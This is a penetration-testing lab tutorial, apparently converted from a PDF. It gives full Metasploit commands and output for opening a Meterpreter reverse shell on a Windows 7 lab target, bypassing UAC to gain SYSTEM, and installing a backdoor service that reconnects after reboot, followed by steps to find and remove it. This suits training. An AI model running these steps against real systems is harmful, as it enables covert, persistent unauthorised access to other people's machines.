Lab – Creating a Persistent Backdoor Using Service Persistence

Overview

In our previous lab, you learned how to establish a Meterpreter session by creating and uploading a payload to our target. For this lab or any persistent connect lab to work, we first need to have an established Meterpreter session with full admin rights.


A lot of hard work goes into exploiting a system. Once the system is exploited successfully, you need more time to further examine or penetrate further into the victim's network. If a victim shuts down the target or changes their credentials, all your hard work will be lost. That is why maintaining a persistent backdoor is an essential phase of penetration testing. Persistence consists of cybercriminals' techniques to help maintain access to the systems regardless of the number of restarts, changed credentials, and other interruptions that could cut off the access.

Lab Requirements


- One virtual install of Window 7 - Target
- One virtual install of Kali Linux – Attacker
- An established Meterpreter session with full admin rights with the target


Take a snapshot of your Windows 7 target

Ensure that you have performed a snapshot of your Windows 7 target. This will allow you to roll back your target to a clean default with just the payload.exe file present needed to establish a Meterpreter session before creating any persistent backdoor.




Give your snapshot a user-friendly name.




Snapshot Description
OK
Cancel
Help

When you need to restore, power off your Windows 7 target and launch the restore function.



Establish a Meterpreter Session and Bypass the UAC

Open a Kali terminal, and at the prompt, type **msfconsole**:

```
root@kali:~/Desktop/temp# msfconsole
[*] Starting the Metasploit Framework conSole ... /
```

At the msf prompt, type **`use exploit/multi/handler`**:

```
msf6 > use exploit/multi/handler
```

Press Enter.

At the next prompt, type **`set payload windows/meterpreter/reverse_tcp`**:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

Press Enter.

At the next prompt, set the IP address for your LHOST using the IP address assigned to your Kali installation. At the prompt, type **`set LHOST 10.0.2.8.`** This is my IP address; yours will differ!

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.8
```

Press Enter.

At the next prompt, set the port number for the listening port to 4444. At the prompt, type the following:

`set LPORT 4444`

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.8
lhost ⇒ 10.0.2.8
msf6 exploit(multi/handler) > set lport 4444
```


Press Enter.

At the next prompt, launch the exploit by typing **`run`** and pressing Enter:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.8
lhost ⇒ 10.0.2.8
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.8:4444
```


Kali is now waiting patiently for our Windows 7 Pro victim to launch the payload.exe file and establish a reverse shell using a Meterpreter. (See the previous lab on how to create the payload.exe.)

Return to your Windows 7 Pro machine. Open the Documents folder and 2X click the payload.exe file.



When prompted, click the Run button.

When prompted, click the Run button.



Return to your Kali terminal, and you should see a Meterpreter prompt.

```
[*] Started reverse TCP handler on 10.0.2.8:4444
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.8:4444 → 10.0.2.15:49210) at 2020-12-16 18:02:31 -0500

meterpreter > 
```

We next need to escalate our privileges by bypassing the Windows 7 User Access Control feature.

Windows 7 privilege escalation using UAC bypass


At the Meterpreter prompt, type **`getuid`**.

The getuid function returns the real user ID of the calling process. We can try and escalate our privileges using the **`getsystem`** command, but this operation fails as the command is not supported.

```
meterpreter > getuid
Server username: Win7-Target\Prof.K
meterpreter > getsystem
[-] 2001: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

We need to bypass the UAC to get escalated privileges. To do this, we first need to background our current Meterpreter session. We do this by typing **`background`** at the prompt. Once the session has been backgrounded, we need to search for a UAC bypass exploit.

```
meterpreter > background
[*] Backgrounding session 1...
```



At the prompt, type **`search bypassuac`**.

```
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                          Disclosure Date  Rank
   -   ----                                          ---------------  ----
   0   exploit/windows/local/bypassuac               2010-12-31       excellent
   1   exploit/windows/local/bypassuac_comhijack     1900-01-01       excellent
   2   exploit/windows/local/bypassuac_dotnet_profiler  2017-03-17    excellent
   3   exploit/windows/local/bypassuac_eventvwr      2016-08-15       excellent
   4   exploit/windows/local/bypassuac_fodhelper     2017-05-12       excellent
   5   exploit/windows/local/bypassuac_injection     2010-12-31       excellent
   6   exploit/windows/local/bypassuac_injection_winsxs  2017-04-06  excellent
WinSXS
   7   exploit/windows/local/bypassuac_sdclt         2017-03-17       excellent
```

At the prompt, type **`use exploit/windows/local/bypassuac`**:

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.8         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

The missing parameter is the session ID. We can list all meterpreter sessions running using the **`sessions -i`** command.

```
msf6 exploit(windows/local/bypassuac) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  Win7-Target\Prof.K @ WIN7-TARGET  10.0.2.8:4444 → 10.0.2.15:49158 (10.0.2.15)
```

From the results, we know that our Meterpreter session is using the session ID of 1.

We next need to set the session parameter to 1. At the prompt, type **`set session 1`**.

```
msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
```

At the prompt, type run

At the prompt, type run.

```
msf6 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 10.0.2.8:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.8:4444 → 10.0.2.15:49165) at 2020-12-17 00:51:51 -0500

meterpreter > getuid
Server username: Win7-Target\Prof.K
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We check the real user ID of the calling process. Now that we have bypassed the UAC, we can escalate our privileges using the **`getsystem`** command, and we are currently running as NT AUTHORITY\SYSTEM.

Creating a Backdoor Using Service Persistence

In this part of the lab, you will learn how to upload an executable to our Windows 7 target creating a persistent backdoor. The new service will establish a reverse shell whenever the service is running. Admin or system privilege is required.

At the Meterpreter prompt, type **`background`**.

Press Enter.

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac) >
```

At the Metasploit prompt, type the following command:

`use exploit/windows/local/persistence_service`

Press Enter.

```
msf6 exploit(windows/local/bypassuac) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) >
```

We next need to assign this exploit to our Meterpreter session 2.

At the prompt, type **`set session 2`**:

```
msf6 exploit(windows/local/persistence_service) > set session 2
session ⇒ 2
msf6 exploit(windows/local/persistence_service) >
```

Set the LPORT to 5678:

`set lport 5678`

Press Enter.

```
msf6 exploit(windows/local/persistence_service) > set lport 5678
lport ⇒ 5678
msf6 exploit(windows/local/persistence_service) >
```

At the prompt, type **`exploit`**.

```
msf6 exploit(windows/local/persistence_service) > exploit
meterpreter > sysinfo
Computer        : EXPAT-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US                                          _20201220.2950.rc
Domain          : WORKGROUP                                      500
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Restart your Windows 7 target. Your Meterpreter session is lost.

```
meterpreter > [*] 10.0.2.14 - Meterpreter session 1 closed.  Reason: Died
[*] 10.0.2.14 - Meterpreter session 2 closed.  Reason: Died
```

Close your Kali Terminal. Log on to your Windows 7 target.

On your Kali machine, open a new terminal.

Launch Metasploit.

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console.../
```

From your Metasploit console, launch a new Meterpreter session.

At the Metasploit prompt, type **`use exploit/multi/handler`**:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

At the prompt, type the following command:

`set payload windows/meterpreter/reverse_tcp`

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Set the LHOST using the IP address of your Kali machine:

`set lhost 10.0.2.8`

```
msf6 exploit(multi/handler) > set lhost 10.0.2.8
lhost ⇒ 10.0.2.8
msf6 exploit(multi/handler) >
```

Set the listening LPORT to 5678.

```
msf6 exploit(multi/handler) > set lport 5678
lport ⇒ 5678
msf6 exploit(multi/handler) >
```

At the prompt, type **`exploit`**.

We have reestablished our lost Meterpreter session using the persistent backdoor we created earlier; at the Meterpreter prompt, type **sysinfo**.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.8:5678
[*] Sending stage (175174 bytes) to 10.0.2.14
[*] Meterpreter session 1 opened (10.0.2.8:5678 → 10.0.2.14:49217) at 2020-12-20 04:32:08 -0500

meterpreter > sysinfo
Computer        : EXPAT-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter >
```

How the backdoor works and how to remove the persistence service exploit

How the backdoor works and how to remove the persistence_service exploit


Take note of where the exploit was written to:

```
msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 10.0.2.8:5678
[*] Running module against EXPAT-PC
[+] Meterpreter service exe written to C:\Users\expat\AppData\Local\Temp\MvGG.exe
[*] Creating service DFUCldiy
[*] Sending stage (175174 bytes) to 10.0.2.14
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/EXPAT-PC_20201220.2950/EXPAT-PC_20201220.2950.rc
[*] Meterpreter session 3 opened (10.0.2.8:5678 → 10.0.2.14:49166) at 2020-12-20 03:29:50 -0500

meterpreter >
```


`C:\Users\expat\AppData\Local\Temp\MvGG.exe`

The AppData folder is hidden. To see the AppData folder, you first must enable **Show hidden files, folders, and drives.**


On your Windows 7 target, click start. Click on Control Panel. Click on **Appearance and Personalization.**




On the next screen, click on Folder Options:




On the Folder Options properties screen, click on the View tab:






On the View screen, click the radio button to Show hidden files, folders, and drives. Press OK.

Next, click OK and close Folder Options.




Click on Start. Click on Computer.

Open your Local disk (c:):




Follow the path to find the exploit. My username is expat. Yours will differ!

`C:\Users\expat\AppData\Local\Temp\MvGG.exe`




As the file is in use, Windows will not allow it to be deleted. We first need to stop the service that the MvGG.exe created, end the process tree for the file, delete the executable, and then delete the registry key that calls on the executable.


Click on Start. In the search bar, type **`regedit`**. Press Enter. Click on Edit and then Find. In the Find what field, type MvGG.exe.



The search results show that the **MvGG.exe** file is running as the **DFUCIdiy** service. Minimize the registry editor.




Right-click on the Windows 7 bottom toolbar, and from the context menu, select **Task Manager**. Click on the **Services** tab. Under Name, find the **DFUCIdiy** service. Note the process ID.




Right-click on the service, and from the context menu, select Stop Service:

Click on View. Click Select Columns.





Check the first box PID (Process Identifier). Click OK.

Click on the Process tab. At the bottom, check the box, **Show processes from all users**:




Right-click on each MvGG.exe process, and from the context menu, select **End Process Tree**:






Bring back up your Registry Editor. Delete the entire key from the registry.



Browse to `C:\Users\expat\AppData\Local\Temp\MvGG.exe` and delete the exploit from the location.



Restart your Windows 7 target. Note that your Meterpreter session did not auto-reconnect. Close your Kali terminal.

End of the lab!

End of the lab!

Summary

In this lab, you learned how to create a persistent backdoor using the persistent_service exploit. We saw how the exploit created a service scheduled to start each time the machine was restarted

automatically. This allowed the target to reestablish a reverse shell with our Meterpreter session running on our Kali Linux machine.

We have all heard stories of how a government network or a bank was found to have been compromised for years. The hackers used a persistent connection to come and go as they pleased.

You also learned how to identify the exploit and the processes it is running. You learned how to remove this type of persistent connection. Establishing a reverse shell and then creating a persistent backdoor is what hackers and pentesters live for.